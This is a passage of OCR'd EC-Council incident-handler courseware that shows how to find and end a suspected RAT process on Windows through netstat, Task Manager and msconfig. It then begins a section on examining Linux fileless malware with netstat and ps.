4.40: Screenshot of netstat showing PID 6496

- **Step 3**: Open the Windows Task Manager and click on the **Processes** tab to view all the active processes.





Figure 4.41: Screenshot of Windows Task Manager


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 4**: Switch to the **Details tab** to check the **PID**, as shown in the screenshot:





Figure 4.42: Screenshot of Windows Task Manager showing Select Process Page Columns

- **Step 5**: After the **PID** is selected, it will display all the PIDs. Now, find **PID 6496** in that list, which is an unknown malicious process.





Figure 4.43: Screenshot of Windows Task Manager showing PID

- **Step 6**: To end that unknown process, you must **right-click** on that process → select **End Process** and again click on **End Process** and **close** the window.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 4.44: Screenshot of Windows Task Manager

- **Step 7**: Now, from the **Start** menu, search and open **msconfig.exe**. Check if any unknown process is active.





Figure 4.45: Screenshot of System Configuration Window

- If any unknown process is detected, then uncheck it and click on **Apply** and then click **OK**. This will end the unknown process running on that system.

The above steps demonstrate one of the techniques to detect and terminate RATs on a Windows system.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Live-System Analysis: Analyzing Linux-based Fileless Malware using Command Line Utilities

Attackers use modern attack techniques such as distributing fileless malware to compromise the targeted systems and perform malicious activities such as data exfiltration, manipulating services, hijacking native tools, encrypting sensitive files, etc. As fileless malware does not have any signature, it is difficult to detect and analyze with traditional security solutions. Therefore, incident responders must use different techniques to detect and analyze fileless malware and mitigate it quickly before it damages the resources.

Incident responders can use certain command-line utilities to analyze Linux-based fileless malware for further investigation during the IR process. Such command-line utilities that can be used by an incident responder for investigating an infected Linux system are described as follows:

- Run the following command on the terminal to check for any open or unknown ports running a suspicious process.

  **`netstat -nalp`**





Figure 4.46: Screenshot of netstat

- Now, run the following command to view the **`ps`** listing and additional information about the running processes.

  **`ps -auxw`**


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

